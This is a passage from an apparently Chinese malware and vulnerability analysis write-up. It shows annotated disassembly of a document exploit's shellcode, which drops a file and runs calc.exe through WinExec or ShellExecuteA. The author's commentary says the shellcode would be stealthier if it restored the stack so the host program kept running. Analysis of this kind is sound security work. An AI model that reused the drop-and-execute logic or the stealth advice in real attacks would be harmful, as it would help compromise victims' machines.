0011B050    8D45 E8          lea eax,dword ptr ss:[ebp-0x18]
0011B053    50               push eax
0011B054    FF75 E4          push dword ptr ss:[ebp-0x1C]
0011B057    FF75 DC          push dword ptr ss:[ebp-0x24]
0011B05A    FF75 FC          push dword ptr ss:[ebp-0x4]
0011B05D    E8 26FCFFFF      call 0011AC88
0011B062    05 1D000000      add eax,0x1D
0011B067    FF10             call dword ptr ds:[eax]          ; kernel32.WriteFile   写 doc
0011B069    FF75 FC          push dword ptr ss:[ebp-0x4]
0011B06C    E8 17FCFFFF      call 0011AC88
0011B071    05 21000000      add eax,0x21
0011B076    FF10             call dword ptr ds:[eax]     //CloseHandle
0011B078    6A 01            push 0x1
0011B07A    FF75 D4          push dword ptr ss:[ebp-0x2C]
0011B07D    FF75 CC          push dword ptr ss:[ebp-0x34]
0011B080    FF75 D0          push dword ptr ss:[ebp-0x30]
0011B083    E8 42FDFFFF      call RunCalc
```

RunCalc:

```
0011ADCA    55              push ebp
0011ADCB    8BEC            mov ebp,esp
0011ADCD    83C4 F4         add esp,-0xC
0011ADD0    68 00040000     push 0x400
0011ADD5    6A 40           push 0x40
0011ADD7    E8 ACFEFFFF     call 0011AC88
0011ADDC    05 25000000     add eax,0x25
0011ADE1    FF10            call dword ptr ds:[eax]                 ; GlobalAlloc
0011ADE3    8945 F4         mov dword ptr ss:[ebp-0xC],eax
0011ADE6    68 00040000     push 0x400
0011ADEB    FF75 F4         push dword ptr ss:[ebp-0xC]
0011ADEE    FF75 08         push dword ptr ss:[ebp+0x8]
0011ADF1    E8 92FEFFFF     call 0011AC88
0011ADF6    05 2D000000     add eax,0x2D
0011ADFB    FF10            call dword ptr ds:[eax]     ; ExpandEnvironmentStringsA
0011ADFD    6A 00           push 0x0
0011ADFF    68 80000000     push 0x80
0011AE04    6A 02           push 0x2
0011AE06    6A 00           push 0x0
0011AE08    6A 01           push 0x1
0011AE0A    68 00000040     push 0x40000000
0011AE0F    FF75 F4         push dword ptr ss:[ebp-0xC]
0011AE12    E8 71FEFFFF     call 0011AC88
0011AE17    05 09000000     add eax,0x9
0011AE1C    FF10            call dword ptr ds:[eax]                 ; CreateFileA
0011AE1E    8945 FC         mov dword ptr ss:[ebp-0x4],eax
0011AE21    6A 00           push 0x0
0011AE23    8D45 F8         lea eax,dword ptr ss:[ebp-0x8]
0011AE26    50              push eax
0011AE27    FF75 10         push dword ptr ss:[ebp+0x10]
0011AE2A    FF75 0C         push dword ptr ss:[ebp+0xC]
0011AE2D    FF75 FC         push dword ptr ss:[ebp-0x4]
0011AE30    E8 53FEFFFF     call 0011AC88
0011AE35    05 1D000000     add eax,0x1D
0011AE3A    FF10            call dword ptr ds:[eax]                 ; WriteFile
0011AE3C    FF75 FC         push dword ptr ss:[ebp-0x4]
0011AE3F    E8 44FEFFFF     call 0011AC88
0011AE44    05 21000000     add eax,0x21
0011AE49    FF10            call dword ptr ds:[eax]             ; CloseHandle
0011AE4B    837D 14 01      cmp dword ptr ss:[ebp+0x14],0x1
0011AE4F    75 13           jnz short 0011AE64
```

```
0011AE51    6A 00          push 0x0
0011AE53    FF75 F4        push dword ptr ss:[ebp-0xC]
0011AE56    E8 2DFEFFFF    call 0011AC88
0011AE5B    05 31000000    add eax,0x31
0011AE60    FF10           call dword ptr ds:[eax]     ; WinExec
0011AE62    EB 22          jmp short 0011AE86
0011AE64    6A 01          push 0x1         //SW_NORMAL
0011AE66    6A 00          push 0x0
0011AE68    6A 00          push 0x0
0011AE6A    FF75 F4        push dword ptr ss:[ebp-0xC]
0011AE6D    6A 00          push 0x0
0011AE6F    E8 14FEFFFF    call 0011AC88
0011AE74    05 55000000    add eax,0x55
0011AE79    50             push eax         //"open"
0011AE7A    E8 09FEFFFF    call 0011AC88
0011AE7F    05 4D000000    add eax,0x4D
0011AE84    FF10           call dword ptr ds:[eax]          ; ShellExecuteA
0011AE86    C9             leave
0011AE87    C2 0C00        retn 0xC
```

Finally ExitProcess！Shellcode 执行完 calc.exe 后便退出了，并没有恢复堆栈将代码控制权还给原程序...所以没有做到有始有终，没有处理后事，从病毒木马的角度来说，这个 Shellcode 比较挫..完美的 Shellcode 应该是不破坏函数堆栈，执行完自己，恢复堆栈，代码控制权归还样本本身，继续运行，那样的话样本就可以做到执行完 ShellCode 之后，依然可正常编辑、正常退出等.当然此样本还不能二次触发，打开第二次便不能正常触发，这都是 Shellcode 的问题，这些都应该是漏洞分析所要思考的一些问题，大家可以参考看雪论坛仙果的一篇文章：http://bbs.pediy.com/showthread.php?t=184721&highlight=解读+读天+天书 <解读天书----漏洞利用中级技巧的分析>仙果兄分析经验比较丰富，思路也比较多，值得我们学习^_^



0x 4 总结

本文仅从漏洞触发原因以及Shellcode两方面进行了一个简单的分析，其实对于漏洞分析从业者来说，针对一个漏洞的分析，不仅要学会分析原理与成因，更要学会如何去利用，分析不同的利用方式，构建多种可利用的Poc样本，开发稳定通用的exp，当然这都是从攻击者的角度来看，最后如果能针对各种攻击与利用方式，提出一套(或一类)快速稳定的防御方案，开发修补补丁，针对性的修补漏洞，这样一个漏洞的价值可能体现的就比较多.问题也随之上升为安全行业的头号问题—攻防对抗.鉴于本人目前基础薄弱，能力有限，暂时没有分析那么详细与深入，这是本人分析的第一个样本，虽然比较简单，但也是入门篇.后面会陆续有一系列全面详细的漏洞分析文章出来. 期待吧^_^

Thanks for 仙果、Netfairy、地狱怪客

@ITh4cker 2015/11/20 BeiJing